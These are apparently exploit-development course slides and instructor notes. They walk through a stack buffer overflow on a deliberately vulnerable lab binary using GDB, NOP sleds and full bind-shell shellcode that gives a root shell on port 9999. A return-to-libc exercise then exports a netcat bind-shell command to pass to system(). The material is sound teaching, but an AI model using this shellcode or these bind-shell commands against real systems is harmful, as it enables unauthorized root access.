You may use any of the tools we have covered or any other tools you have at your disposal. Remember that tools such as GDB, objdump, ltrace, nm, readelf, and others are your friends! Your biggest friends are patience and attention to detail. The shellcode to open up TCP port 9999 is located at /home/deadlist/shellcode.txt. On each of the following slides are hints showing where you may want to start looking. This is good if you feel you are getting stuck. Again, try to come up with your own solutions before viewing the hints.

Got Root? (3)

- Hint #1
  - Locate the stack pointer (ESP):
    - Run the "password" program with GDB
    - Set a breakpoint for an instruction right after you are prompted to enter in a password
    - Remember to use A's and look for the hex value 41 in the buffer
    - The GDB "x" (examine) command!
      - Try "x/20x $esp" in GDB at breakpoints and crashes

Got Root? (3)

Hint #1: Locate the Stack Pointer (ESP)

Run the password program with GDB. GDB is the best tool to use at this stage to locate the address where ESP is pointing. Set a breakpoint for an instruction right after you are prompted to enter in a password. Remember from the last exercise that the gets() function is reading in the data provided in response to being prompted to enter a password. Setting a breakpoint right around there should do the trick! Remember in GDB, the command to set a breakpoint is break <function name> or <address>. For example, if you want to set a breakpoint for the checkpw() function, you would type **break checkpw**. If you want to set a breakpoint for an address, for example, you would type **break *0x08048432**. Don't forget the asterisk, which tells GDB to treat the value that follows as an address and not as a name.

Remember to use A's and look for the hex value 41 in the buffer. When prompted for the password, remember that A's are a good choice because it is easy to locate the values in memory. A series of A's would produce 4141414141… in memory and can help tell you where the beginning of a buffer is located. The x command in GDB is also of great service to you. The x stands for "examine" and allows you to print out memory locations and contents, as well as the contents of registers. For example, you can use the x $esp command to print out the current address held in the ESP register and its contents. The x/20x $esp command prints out the contents of the next 20 DWORDs of memory addresses, starting at the address held in the ESP register. The second x in x/20x tells GDB to display the contents in hex, and the number you supply is the number of DWORDs to examine. x/20i would display the assembly instructions held at those addresses; x/20s would display the strings held at those addresses.

Got Root? (4)

- Hint #2
  - Determine the size
    - Did you find the start of the buffer you are overflowing?
    - What is the size of your shellcode?
    - How many bytes of padding do you need after your shellcode to overwrite the return pointer?
    - Start experimenting with Python at the command line, including your shellcode, padding, and return pointer

Got Root? (4)

Hint #2: Determine the Size

Hopefully, by now you have the address of ESP when the buffer is allocated during the checkpw() function. Even better, you should have the address of the start of the buffer you are overflowing. This should have been solved through GDB by entering in the A's and then examining the memory. Now that you have recorded this memory address, you know the approximate address to be used as the return pointer during your buffer overflow. Remember that you will first be entering the shellcode into the buffer and then padding it out until it's time to overwrite the return pointer. The size of the shellcode is provided to you in the shellcode.txt file. You can also count out the bytes. When you have the size of the shellcode, determine the number of A's you need to enter afterward to get you to the exact location of the return pointer. Here is where you want to enter in the address of where the buffer starts. It is not a good idea to run the shellcode right up against the return pointer, as data may often get clobbered (overwritten) during the procedure epilogue or by other function operations. For example:

```
Start of Buffer |--------------|------------------------------------------------------|----| End of Stack
                  shellcode      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA   RP
                                                Padding
```

Got Root? (5)

- Hint #3
  - Go sledding
    - 0x90 is the opcode for "No Operation," or "NOP" for short
    - Tells the processor to do nothing and continue on to the next instruction
    - Can be used to increase your chances of success by adding subsequent NOPs
    - The exact location of ESP or the top of the buffer you are attacking is not needed

Got Root? (5)

Hint #3: Go Sledding

0x90 is the opcode for "No Operation," or "NOP" for short. It can be used to increase your chances of hitting your shellcode. The exact location in memory of your shellcode is difficult to find. The 0x90 NOP instruction makes it so you do not need the exact location. However, as long as you land somewhere inside the NOP sled, you should hit your shellcode. This is because the NOP instruction simply tells the processor to do nothing and to move onto the next instruction. It is used in processors for timing purposes but is great to improve your chances of successfully running an exploit. The idea is to fill the start of the buffer with \x90 NOP instructions, your shellcode, padding, and finally a memory address that falls into the NOP sled for your return pointer. For example:

```
Start of Buffer |---------------------|-------------|------------------------------|----| End of Stack
                \x90\x90\x90\x90  shellcode   AAAAAAAAAAAAAAAA   RP
                          NOPs                  Padding
```

You should not run the shellcode right up to the return pointer because it may be clobbered by instructions during the lifetime of the function, such as that with the procedure epilogue. Make sure there is a pad between your shellcode and the return pointer. Also, not every address in the NOP sled works, even though you hit it properly. This may be due to boundary alignment, clobbered data, and various anomalies. Try moving your landing spot a few times, moving your shellcode, or increasing the NOPs.

Exercise Solution: Got Root? (1)

- Locating the stack pointer

```
Dump of assembler code for function checkpw:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     push   %edi
   0x08048468 <+4>:     push   %esi
   0x08048469 <+5>:     sub    $0x270,%esp
   0x0804846f <+11>:    mov    $0x8048630,%eax
   0x08048474 <+16>:    mov    %eax,(%esp)
   0x08048477 <+19>:    call   0x8048350 <printf@plt>
   0x0804847c <+24>:    lea    -0x260(%ebp),%eax
   0x08048482 <+30>:    mov    %eax,(%esp)
   0x08048485 <+33>:    call   0x8048360 <gets@plt>
   0x0804848a <+38>:    lea    -0x260(%ebp),%eax
```

```
(gdb) break *0x804848a
Breakpoint 1 at 0x804848a
```

Breakpoint

Exercise Solution: Got Root? (1)

We already know from before that the buffer for the password program, including the preserve **ESI** and **EDI** instructions, is 608 bytes. We now need to find out the approximate location of the stack pointer after our data has been copied to the buffer by the gets() function. Start by firing up the password program with GDB. We need to set a breakpoint on an address when our supplied data resides in the buffer. This way, we can determine the approximate location of where our shellcode resides.

Within GDB, type **`disas checkpw`** and locate the call to gets(). This function should be located at 0x8048485. The next instruction is located at 0x804848a. This looks like a good spot to set up a breakpoint so that we can view the start of our A's after gets() has taken in the user-supplied data and placed it into the buffer. Use the **`break *0x804848a`** command to set the breakpoint in GDB.

Exercise Solution: Got Root? (2)

- Locating the stack pointer (cont.)

```
(gdb) run < <(python -c 'print "A" * 600')
```

- Breakpoint hit, dump the stack

```
Breakpoint 1, 0x0804848a in checkpw ()
(gdb) x/20x $esp
0xbffff450:   0xbfae7838 0x00001000 0x00000001 0x41020ff4
0xbffff460:   0x410005c9 0x41020ff4 0x41414141 0x41414171
0xbffff470:   0x41414141 0x41414141 0x41414141 0x41414141
0xbffff480:   0x41414141 0x41414141 0x41414141 0x41414141
0xbffff490:   0x41414141 0x41414141 0x41414141 0x41414141
```


Exercise Solution: Got Root? (2)

This program takes in stdin after it is executed. The program does not take arguments. From inside of GDB, we can direct in input using the following syntax: run < <(python -c 'print "A" *600').

Start up GDB and make sure your breakpoint is set for the address after the call to the gets() function. When you are ready to run the program, enter in the previous command and press Enter. Our A's should now be delivered as input to the program and you should now see the breakpoint triggered at 0x804848a. At this point, type in the **`x/20x $esp`** command and press Enter. We can see that the stack pointer is pointing to 0xbffff450. At the address 0xbffff468, we see 0x41414141, which is the start of our A's. Remember that addressing may differ slightly on your system. We can also use the command **p/x $ebp-0x260** to get to the start.

Validating the Return Pointer

- Where's the real return pointer?
  - Check out just past the end of our A's
  - Then look up that address... It's the return to main()!

```
(gdb) x/wx $ebp+4
0xbffff6cc: 0x08048555
(gdb) bt
#0  0x0804848a in checkpw ()
#1  0x08048555 in main ()
(gdb) x/i 0x8048555-5
   0x8048550 <main+39>: call   0x8048464 <checkpw>
```

EBP+4 should always point to the return pointer.

The bt command shows us the call chain.

Validating the Return Pointer

So how do we know where to find the return pointer on the stack and how can we validate it? On this slide, a breakpoint was previously set on the address 0x804848a. This is the address directly after the call to the gets() function. When hitting the breakpoint, we first run the following command:

```
(gdb) x/wx $ebp+4
0xbffff6cc:     0x08048555
```

EBP should always point to the SFP, as we previously discussed. Because this is the case, we know that wherever EBP points, +4 should be the return pointer. We can see the return pointer printed out as 0x8048555. We then use the bt, or backtrace, command to see the call chain:

```
(gdb) bt
#0  0x0804848a in checkpw ()
#1  0x08048555 in main ()
```

We see that the return pointer shows up again, pointing back to main.

Finally, we run the following command:

```
(gdb) x/i 0x8048555-5
0x8048550 <main+39>:call 0x8048464 <checkpw>
```

This simply confirms that directly above the return pointer address is the call to the checkpw() function from which we are returning. We subtract 5-bytes as that is the length of the **call** instruction. We have confirmed that 0x8048555 is definitely the return pointer and demonstrated how to easily find it on the stack by referencing EBP+4 and looking at the call chain with the backtrace command.

Exercise Solution: Got Root? (3)

- Determine the exact size:
  - With 612 A's

```
(gdb) run < <(python -c 'print "A" * 612')
Program received signal SIGILL, Illegal instruction.
0x08048500 in checkpw ()
```

  - With 616 A's

```
(gdb) run < <(python -c 'print "A" * 616')
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

We overwrote the return pointer and control EIP!

Exercise Solution: Got Root? (3)

Determine the Exact Size

If you are still at the previous breakpoint, type in "c" to continue. The program should exit normally. This is expected because the buffer is 600 bytes and we haven't overwritten at this point. As stated previously, other important stack data could have been overwritten. Now quickly validate at what point the return pointer is overwritten.

Enter the following command:

```
(gdb) run < <(python -c 'print "A" * 612')
```

This is another way that we can have our Python script executed and delivered as input to the program while in GDB. The program should experience a segmentation fault at this point. Notice that it is showing us 0x08048500 instead of 0x41414141. The 00 at the end of the address is likely due to a null termination being performed by the string-copying function. We are overwriting SFP and incidentally writing 00 at the end of the return pointer, which is causing a segmentation fault. We are definitely close.

Run the program one last time through GDB and make it 616 A's. You should now see 0x41414141 in ?? (). We now know that at exactly 612 bytes, the next 4 bytes overwrite the return pointer. You could have also looked at the address of the next instruction in main() following the call to checkpw() and examined the memory to locate the return pointer. When inputting 608 A's, you still get control; however, that is due to a return instruction in the main() function.

Exercise Solution: Got Root? (4)

- Launching the attack!

```
$ python -c 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\
x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x5
1\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\
x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x7
9\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\x52\x53\x89\xe1\xcd\x80" + "A"*528 + "\x48\xf0\xff\xbf"'
|./password
Please enter the password: Access Denied!
Segmentation fault
```

- TCP port 9999? No.

```
$ netstat -na | grep 9999
$
```


Exercise Solution: Got Root? (4)

Launching the Attack!
At this point, we need to select our shellcode. From your /home/deadlist directory, type in **cat shellcode.txt** and look at the choices. The one at the top shows us that it will open up a backdoor on port 9999. There are two formats. The top one is to be pasted into a script and the bottom one is to paste into the command line. Work with the second one. You can see that the size of the shellcode is 84 bytes. Our buffer is 600 bytes and at 612 bytes starts the 4-byte return pointer. With some simple math we can see how much padding we have to use to place our shellcode at the top of the buffer, followed by enough A's to get us to 612 bytes; then we can finally place our guess at the address of the start of our shellcode.

612 bytes until the RP – 84 bytes of shellcode = 528 bytes of padding

Give this a shot! We've got our shellcode from the shellcode.txt file:

"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"
We've got the 528 A's needed for padding:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA

We have our guess at the start of the buffer:

0xbffff048

Now use Python to tie it all together and try to attack the password program. (Note that this is all on one line.)

```
python -c 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x6
6\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x6
6\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb
0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "A"*528 + "\x48\xf0\xff\xbf"'
|./password
```

Now check to see if your computer is listening on port TCP 9999. Doesn't look like it. This must mean that we didn't guess the exact location of our shellcode. Though it is possible to keep on guessing, let's improve our chances.

Exercise Solution: Got Root? (5)

- Increasing our chances…

```
(gdb) break *0x804848a
Breakpoint 1 at 0x804848a
(gdb) run < <(python -c 'print "\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\x… #Shortened
for space
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" +
"A"*228 + "RRRR"')
Breakpoint 1, 0x0804848a in checkpw ()
(gdb) x/20x $esp+300
0xbffff57c:    0x90909090 0x90909090 0x90909090 0x90909090
0xbffff58c:    0x90909090 0x90909090 0x4353db31 0x6a026a53
0xbffff59c:    0x89995866 0x9680cde1 0x68665243 0x53660f27
0xbffff5ac:    0x666ae189 0x56515058 0x80cde189 0xe3d166b0
0xbffff5bc:    0x525280cd 0xe1894356 0x80cd66b0 0x59026a93
```


Exercise Solution: Got Root? (5)

Increasing Our Chances

As previously mentioned, No Operation (NOP) instructions provide us with a way to increase our chances of successfully exploiting a stack-based overflow. Remember the NOP instruction simply tells the processor to do nothing and move to the next instruction. The hexadecimal number 90 is the NOP opcode and is what we can use to try to be more successful than our last attempt. Let's replace some of the A's we used for padding with NOPs. Of course, we now want to start off our exploit with the NOP instructions, followed by our shellcode, followed by our padding of A's, and end with our guess at the return pointer. If we can overwrite the return pointer with an address that falls within our NOP sled, it should drop down and execute our shellcode. Change our original guess at the start of the shellcode from 0xbffff048 to "RRRR" as a placeholder until we find a better address to use.

So now we want the following:

```
(gdb) break *0x804848a
Breakpoint 1 at 0x804848a
(gdb) run < <(python -c 'print "\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66
\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\
xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x
3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x52\x53\x89\xe1\xcd\x80" + "A"*228 + "RRRR"')
```

When the breakpoint is reached, our data has been copied and we enter the following command:

```
x/20x $esp+300
```

This gets us far down in our NOP sled just before our shellcode. You can see that the arrow on the slide is pointing to memory address 0xbffff58c. We will use this address to overwrite the return pointer, hopefully getting us shellcode execution.

Exercise Solution: Got Root? (6)

```
$ python -c 'print "\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43
\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\
xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x
80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2
f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" +
"A"*228 + "\x8c\xf5\xff\xbf"' | ./password &
<press Enter again>
deadlist@deadlist:~$ netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999            0.0.0.0:*
LISTEN
deadlist@deadlist:~$ nc.traditional 127.0.0.1 9999
whoami
root
```

We got in!

Exercise Solution: Got Root? (6)

Driving It Home

Now that we have an address to use for the return pointer overwrite, let's put together our attack. Be sure to drop out of the debugger as is drops your privileges:

```
$ python -c 'print "\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x
66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\
x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59
\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x6
9\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "A"*228 + "\x8c\xf5\xff\xbf"' |
./password &
<press Enter again>
deadlist@deadlist:~$ netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN
deadlist@deadlist:~$ nc.traditional 127.0.0.1 9999
whoami
root
```

Note that we are using an ampersand at the end of our input. This is so the process runs in the background. After you press "Enter," you will need to press it a second time to background the process. If successful, you should not get a segmentation fault. In our example we successfully gained shellcode execution and connected to TCP port 9999.

Why Does It Work Only on Some Addresses?

- Common questions:
  - "I'm landing in my NOP sled. Why isn't it working?"
  - "Why does it work on some addresses in the NOP sled but not others?"
  - "Why does it work inside/outside the debugger but not the other way around?"
- Answers: (Keep trying!!!)
  - Data in buffer may be getting clobbered
  - Stack alignment issues
  - Idiosyncrasies in program behavior
  - Debuggers drop privileges
  - Memory layout may differ slightly in the debugger

Why Does It Work Only on Some Addresses?

This slide contains common questions from those new to exploit development, along with some answers. At the end of the day, sometimes there may not be an obvious reason as to why one address works and another does not. You could spend countless hours debugging and tracing exactly why one address does not work over another, but it is often better to try a range of addresses, moving around the position of your shellcode within the buffer, increasing and decreasing NOPs and padding, and so on. The reason why one address works over another when they are adjacent and both contain NOPs will likely be specific only to that one program. The next program will have its own set of issues.

Exercise: Linux Stack Overflows – The Point

- Identify a buffer overflow in a vulnerable Linux binary
- Determine the buffer size
- Gain control of the instruction pointer
- Bypass authentication
- Gain shellcode execution!

Exercise: Linux Stack Overflows – The Point

The purpose of this exercise was to identify a buffer overflow condition in a vulnerable PoC Linux binary, determine the buffer size, gain control of the instruction pointer, bypass authentication, and gain shellcode execution.

Stripped Programs (1)

- The "strip" tool removes symbol tables

```
$ gcc -fno-stack-protector -z execstack password.c -o password2
$ strip password2
```

```
(gdb) disas main
No symbol table is loaded.  Use the "file" command.
```

- info functions
- PLT entries!
- Break on gets@plt

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x08048350  printf
0x08048350  printf@plt
0x08048360  gets
0x08048360  gets@plt
```

Stripped Programs (1)

When a program is stripped with the strip tool, its symbol tables are removed. In other words, commands such as "disas main" will fail. Functions that require symbol resolution are still held in the PLT. This allows us to still set up our wanted breakpoints; however, the larger the program, the more difficult it is to reverse. In the top image, we are compiling the password.c program again and naming it something different so that we can strip it without affecting the existing password program.

`gcc -fno-stack-protector -z execstack password.c -o password2` #The -fno-stack-protector flag tells the compiler to refrain from inserting canaries. The -z execstack says not to use DEP.

`strip password2` #This strips the program

Now inside of GDB, we run the "**`disas main`**" command and it fails. The info functions command within GDB lists out all the functions inside of the PLT. We can set up a breakpoint on the function of interest to learn where it is called from within the program.

Stripped Programs (2)

- Break on 0x8048360 and run
- When the breakpoint is hit, enter bt for "backtrace"
- 0x804848a is the address we broke on in the last exercise!

```
(gdb) break *0x8048360
Breakpoint 1 at 0x8048360
(gdb) run
Starting program: /home/deadlist/password2

Breakpoint 1, 0x08048360 in gets@plt ()
(gdb) bt
#0  0x08048360 in gets@plt ()
#1  0x0804848a in ?? ()
#2  0x08048555 in ?? ()
#3  0x4103d4d3 in __libc_start_main ()
```


Stripped Programs (2)

From within GDB, we enter the break *0x8048360 command. This is the address of gets() inside of the PLT. On every call, if there is more than one, gets() will break upon accessing this address. We then run the program from within GDB and reach the breakpoint in the PLT entry for gets(). We then issue the bt command, which stands for backtrace. This prints out the stack frames and shows us how we got to the current function. The addresses listed are actually the return pointers for the called functions. It should be quite obvious that the address we were using in the previous exercise, 0x804848a, is printed up as the return pointer to gets@plt. We can now set up the same breakpoint as we did previously to see our data copied to the buffer.

return-to-libc (1)

- Moving on: return-to-libc
  - For when the buffer's too small
  - For when it's configured as non-executable
    - Should data located in the stack segment ever be executable?
- The GNU C Library (glibc)

return-to-libc (1)

Let's talk about a different style of attack on the stack called return-to-libc, or ret2libc for short. This method of attack comes in handy when the buffer is too small to hold the shellcode or if the stack is non-executable. Programs do not usually hold executable code on the stack, and as such, the execute permission can be removed to add a level of protection. This protection, encouraged in the mid-to-late 90s and implemented by default on modern OSs, significantly reduced the number of stack-based attacks using the traditional return-to-buffer method.

The GNU C Library is a standard library holding many common functions used by programs. The functions residing within this library include printf(), strcpy(), system(), sprintf(), and many others. The idea with the return-to-libc style of attack is that if the buffer is too small or the stack is non-executable, we could perhaps pass an argument to one of the functions within libc by overwriting the return pointer with the wanted function's address. When called, many functions are programmed to expect an argument, which allows us to pass whatever we'd like. We are limited to available functions and their capabilities, but it often is enough to do the job.

return-to-libc (2)

- Some popular return-to-xxx methods:
  - ret2strcpy & ret2gets
    - Potentially overwrite data at any location
  - ret2sys
    - The system() function executes the parameter passed with /bin/sh
  - ret2plt
    - Return to a function loaded by the program
- Many functions take in arguments that you can place on the stack

return-to-libc (2)

The system() function in the C library takes in an argument and executes it with /bin/sh. This serves as a popular use of the ret2libc technique. When this method of attack is used, some programs temporarily drop their rights upon executing an argument passed to system(). This results in a shell with only user-level privileges. Chaining ret-to-libc often helps with getting around this issue. The setreuid() function can also help to restore privileges. Remember, debuggers are also infamous for dropping privileges. If something looks like it should be working but is failing in the debugger, always give it a shot outside of the debugger to see if it is actually working. You may also see the sigtrap signal picked up by the debugger when privileges are preventing execution from being successful.

There are many other places where execution could be redirected, such as the Procedure Linkage Table (PLT). If we obtain a list of the functions used within a program by taking a look at the program's .reloc section, we could overwrite the return pointer with an entry in the PLT and pass the arguments of our choice. We could use a ret2strcpy attack to write anything we'd like at any location. By chaining libc calls, we could write shellcode at a set location in memory and have the return pointer finally direct the flow of execution to that address.

Exercise: ret2libc (1)

- Target: The passlibc program on Kubuntu Precise Pangolin
  - A Linux ELF binary
  - PoC program vulnerable to a stack overflow
  - The program has DEP (w^x) enabled
- Goals:
  - To trigger a buffer overflow inside the program
  - Determine the buffer size
  - Verify control of the instruction pointer
  - Locate the address of the system() function
  - Create an environment variable and pass it as an argument to system()

Your instructor will walk through this exercise first, demonstrating all of the key points before handing over control to you.

Exercise: ret2libc (1)

Now try another exercise, this time with a different version of the password program with a modified buffer. The program is called passlibc and is located in your /home/deadlist directory. This version uses a smaller buffer, which doesn't allow us to simply place our shellcode inside the buffer and return to it. Though we could place our shellcode after the return pointer and jump down the stack, the program has been compiled with the execstack flag, taking advantage of hardware DEP, also known as w^x.

Our goal is to open up a backdoor on TCP port 8989 and bind a root-level shell. If we are successful, we should connect to the compromised system with netcat and get a shell with root-level privileges. We'll run through this one as a group, and then you're on your own to try a similar exercise. You may also complete this one.

This exercise should take approximately 30 minutes.

Exercise: ret2libc (2)

- In your 660.4 folder is a file called checksec.sh
  - Written by Tobias Klein and available at http://www.trapkit.de/tools/checksec.html
  - Checks a program to see what Linux exploit mitigations are used
  - Run it against the passlibc program, as shown here
  - Try also running it against the "password" program

```
deadlist@deadlist:~$ ./checksec.sh --file passlibc
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX enabled    No PIE
```


Exercise: ret2libc (2)

In your 660.4 folder is a checksec.sh file. It is a script written by Tobias Klein to check programs to see what Linux exploit mitigations are used. You can find the tool online at http://www.trapkit.de/tools/checksec.html. Copy it to your Kubuntu Precise Pangolin VM and try running it against both the password and passlibc programs. You should quickly notice that the passlibc program was compiled with w^x (DEP) support, marked by the tag "NX enabled." The following is an example of running the tool against the passlibc program:

```
deadlist@deadlist:~$ ./checksec.sh --file passlibc
RELRO                    STACK CANARY             NX                       PIE
Partial RELRO            No canary found          NX enabled               No
PIE
```

Note the results are slightly truncated to fit onto the slide. RELRO has to do with reordering of ELF sections such as BSS and Data, as well as making the Global Offset Table (GOT) read-only at runtime. Partial RELRO does not mark the GOT as read-only. The stack canary option is covered shortly. Of course, NX is data execution prevention. Position Independent Executable (PIE) helps to defeat Return-Oriented Programming (ROP) attacks by randomizing the location of memory mappings with each run of the program. We deal with Address Space Layout Randomization (ASLR) a bit later.

Exercise: ret2libc (3)

- Determine the size of the buffer

```
deadlist@deadlist:~$ ./passlibc
I've caught on to you pal!
… #Shortened for spacing
Please enter the password: AAAAAAAA
Access Denied!
deadlist@deadlist:~$ ./passlibc
I've caught on to you pal!
… #Shortened for spacing
Please enter the password: AAAAAAAAAAAAAAAAAAAAAAAA
Access Denied!
Segmentation fault
```

8 A's: No overflow

24 A's: Overflow

```
deadlist@deadlist:~$ ./checksec.sh --file passlibc
RELRO           STACK CANARY      NX            PIE
Partial RELRO   No canary found   NX enabled    No PIE
```


Exercise: ret2libc (3)

First, determine the size of the buffer or at least try and find the location of the return pointer. In this example, we are simply entering in eight A's to see if the program gives us a segmentation fault. We can see that the program seems to exit normally. Next, we increase the number of A's to 24. As you can see, this generates a segmentation fault. We now want a quick way to see where the return pointer is located. Again, there are several choices, but for our purposes we use GDB, as seen on the next slide.

Some researchers prefer to analyze core dumps as opposed to actively tracing the program during execution because you may be given a slightly more accurate view of process information while not running in a debugger (for example, the exact location of a stack variable). You can load core dump files into GDB with *gdb -core <core dump file name>*. On some OSs, you can enable core dumps with the command *"ulimit -c*".

Exercise: ret2libc (4)

- Find the address of the next instruction after checkpw()

```
 0x08048559 <+39>:   call   0x8048464 <checkpw>
 0x0804855e <+44>:   mov    $0x0,%eax
```

- Set a breakpoint to find the RP

```
 0x804849c <checkpw+56>:   lea    -0x10(%ebp),%eax
 0x804849f <checkpw+59>:   mov    %eax,%edx
(gdb) break *0x804849c
Breakpoint 1 at 0x804849c
```


Exercise: ret2libc (4)

Now open the program with GDB. Type in **disas main** and look for the call to the checkpw() function. The address of the instruction following this call is the return pointer address pushed onto the stack when checkpw() is called. Next we need to set a breakpoint for an address shortly after our data is copied into the buffer inside the checkpw() function. Type in **disas checkpw** and look for the call to the gets() function. The address of the instruction following this call should be a good spot to set a breakpoint. Our data should be placed into the buffer at this point. Type in the command **break *0x804849c** and press Enter. Note that there is a small chance that the addressing layout on your system may not match up exactly. If this is the case, simply look for the gets() function and use the address of the instruction following the call to gets().

Exercise: ret2libc (5)

- Search for the RP 0x804855e

```
Please enter the password: AAAAAAAA

Breakpoint 1, 0x0804849c in checkpw ()
(gdb) x/20x $esp
0xbffff6a0:        0xbffff6b8 0x08049ff4 0x00000001 0x08048339
0xbffff6b0:        0x411c53e4 0x0000000d 0x41414141 0x41414141
0xbffff6c0:        0x00000000 0x00000000 0xbffff6c8 0x0804855e
0xbffff6d0:        0x4100f270 0x00000000 0x08048579 0x411c4ff4
0xbffff6e0:        0x08048570 0x00000000 0x00000000 0x4103d4d3
```

Overwrite it to verify... Based on the math, 24 A's should do the trick

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```


Exercise: ret2libc (5)

Next, pull out the address of the return pointer we captured a couple slides ago. This was the address of the instruction following the call to checkpw() and should be 0x0804855e. Because we have set up our breakpoint, go ahead and start the program by typing **run**. The program should now ask you to enter the password. Type in eight A's and press Enter. The program should now hit the breakpoint we set at address 0x804849c.

At this point, we want to examine the memory near the stack pointer so that we may locate the return pointer. Type in the command **x/20x $esp** and press Enter. This command pulls up 20 DWORDs of memory, starting at the current location of the stack pointer. Search through memory to find the return pointer 0x804855e. Once you locate it, simply count the number of bytes from the start of the buffer to the return pointer. You entered in eight A's, which can be seen at the memory location 0xbffff298. You can simply locate the A's visually by looking for a series of the hex value 41. Again, 0x41 is an uppercase "A" in hex-to-ASCII encoding. Because we entered in eight A's, we need to include those 8 bytes and continue counting until we hit the return pointer. It should be 20 bytes from the start of the buffer to the beginning of the return pointer. If we write 24 bytes, we should just overwrite the return pointer. Now restart the program by typing **run** and this time enter in 24 A's. You should get a segmentation fault showing 0x41414141 in ?? (). This tells us that EIP tried to execute the instruction located at 0x41414141, which is an invalid memory address for this program.

Exercise: ret2libc (6)

- Locate the address of system()

```
(gdb) p system
$1={<text variable, no debug info>} 0x41061170 <system>
```

- system() is at 0x41061170
- Export our argument as an environment variable

```
$ export NC="nc.traditional -l -p 8989 -e /bin/sh"
$ ./env NC
NC is located at 0xbffff957
```


Exercise: ret2libc (6)

Now that we know the location of the return pointer on the stack, we must determine the address of the system() function. If the program is not currently running inside of GDB, type **run** again to restart the program. When GDB pauses execution of the program at the breakpoint you set, type in **print system**. This should give you the result on the first image, printing the address of the system() function, which is 0x41061170. Record this address, as you will need it shortly.

Next we need to create an environment variable with the command of our choice that will be passed to the system() function. For our example, type in:

```
export NC="nc.traditional -l -p 8989 -e /bin/sh"
```

